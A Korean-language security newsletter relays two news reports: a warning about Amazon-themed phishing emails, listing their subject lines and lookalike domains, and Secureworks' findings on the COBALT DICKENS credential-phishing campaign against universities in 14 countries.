
피싱대책협의회는 ‘Amazon’을 노리는 피싱메일이 나돌고 있다고 해서 주의를 당부했다. 계정 ‘정지’나 ‘폐쇄’ 등을 구실로 하여 불안을 부추겨서 가짜 사이트로 유도하려고 하고 있었다.

이번 공격에서는 피싱대책협의회가 파악하고 있는 것만해도 5 종류의 제목을 이용한다고 한다. 서비스를 정지할 수 없게 되거나 보안 상의 리스크가 있다는 등의 설명으로 불안을 부추기는 내용으로, 일부에는 제목에 수신자의 성명이나 메일주소를 기재하는 케이스도 있었다. 한편 스펠을 잘 못썼는지 필터링에 대한 대책인지는 명확하지 않으나 제목에서 ‘Amzon’이라는 표기를 이용하는 공격도 확인되고 있다.

또 메일의 본문에는 24 시간 이내에 계정을 확인하지 않으면 계정을 영구히 폐쇄하겠다고 기재한 것도 있어 링크를 이용하여 가짜 로그인 화면으로 유도하고 있었다. HTML 메일을 이용함으로써 유도처 URL 을 은폐하고 있으나 적어도 7 건의 유도처가 존재한다고 한다. 유도처의 도메인은 ‘amazon’, ‘amazon’, ‘amazen’ 등의 문자열을 넣어서 정규사이트를 가장하려고 하고 있었다.

이 협의회에서는 유사한 피싱공격에 주의하도록 권고하고 있다. 보고를 받은 메일제목은 다음과 같다.

- 사용하시는 Amazon ID 가 정지됩니다 ! 서비스번호 :
- 사용하시는 Amazon ID 가 정지됩니다 ! [수신자의 메일주소]
- Amzon – 친애하는 고객님, 보안리스크를 위해 고객님의 계정은 정지되어 있습니다.
- Amzon – 친애하는 고객님 : [수신자 성명], 계정에 보안리스크가 있습니다.
- [수신자 성명] Amazon 계정의 서드파티의 로그인. 변경해 주십시오.



피싱메일의 예 (화면 : 피싱대책협의회)

[출처] http://www.security-next.com/099182


일본 등 14 개국의 대학을 노리는 대규모 공격 – 논문 DB 를 가장한 피싱으로 지적재산을 표적으로

日本など 14 カ国の大学を狙う大規模攻撃 - 論文DB 装うフィッシングで知的財産を標的に

이란이 관련된 것으로 보이는 공격그룹 'COBALT DICKENS'이 일본을 비롯하여 여러 국가의 교육기관에 대해서 피싱공격을 전개하고 있다는 사실이 밝혀졌다. Secureworks 가 대학의 로그인 페이지를 가장하는 피싱사이트를 확인했다는 사실을 계기로 공격에 이용된 IP 주소에 대해서 조사한 결과, 인증정보의 탈취를 목적으로 한 대규모 공격캠페인이 전개되고 있다는 사실이 판명되었다.

문제의 IP 주소에서는 16 건의 도메인을 악용한다. 일본을 비롯하여 미국, 캐나다, 영국, 스위스, 터키, 이스라엘, 오스트레일리아, 중국 등 적어도 14 개국의 76 개 대학, 300 개 이상의 위장사이트를 설치하고 있었다.

이 회사에 따르면 표적이 된 일본국내 대학은 소수지만, 모두 주로 영어로 작성되어 있으며 각 대학에 복수의 피싱사이트가 설치되어 있었다고 한다.



공격대상이 된 지역의 히트맵 (그림 : Secureworks)

이들 피싱사이트에서는 로그인 페이지로 보이게 만들어 계정정보를 노리고 있으며, 사기 후에는 피싱공격이었다는 것을 눈치채지 못하도록 정규 페이지로 바뀌는 시스템이었다. 일부는 논문검색시스템 등을 위장하고 취득한 계정정보 등을 이용하여 지적재산 등에 접속하고 있었던 것으로 보인다.

이들 피싱사이트에 대한 유도경로는 밝혀져 있지 않지만, 과거의 공격경향으로 살펴보면 대학의 라이브러리시스템 등을 가장한 피싱메일에 의해 유도되었을 가능성이 있다. 대학 등 학술기관에 대한 피싱공격의 경우는 메일시스템 등을 가장하는 수법도 적지 않지만, 이번 캠페인에 관해서는 확인되지 않고 있다고 한다.

공격자는 2018 년 5 월부터 8 월에 걸쳐서 이들 도메인을 등록했다. 또 2018 년 5 월에 등록한 도메인에는 타깃으로 한 대학의 서브메인의 문자열 등을 포함하고 있었다. 이번 공격에 대해서 Secureworks 는 이용하는 인프라나 지적재산의 탈취를 노리는 수법 등, 공격그룹 'COBALT DICKENS'이 과거에 전개한 공격과 흡사하다고 지적한다.

이 그룹은 이란정부와의 관계가 지적되고 있어 2018 년 3 월에는 미 사법성이 관계자로 보이는 이란인 9 명을 고발하고 있으나 그 후에도 공격을 계속하고 있는 것으로 이 회사는 분석하고 있다. 대학에서는 최첨단 연구를 실시하여 지적재산을 보호하는 한편, 보안대책에 대한 규제가 엄격한 금융기관이나 헬스케어 관련사업자에 비해 보안대책이 안이하여 공격대상이 되고 있다고 지적하고 있다.

[출처 http://www.security-next.com/099256

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com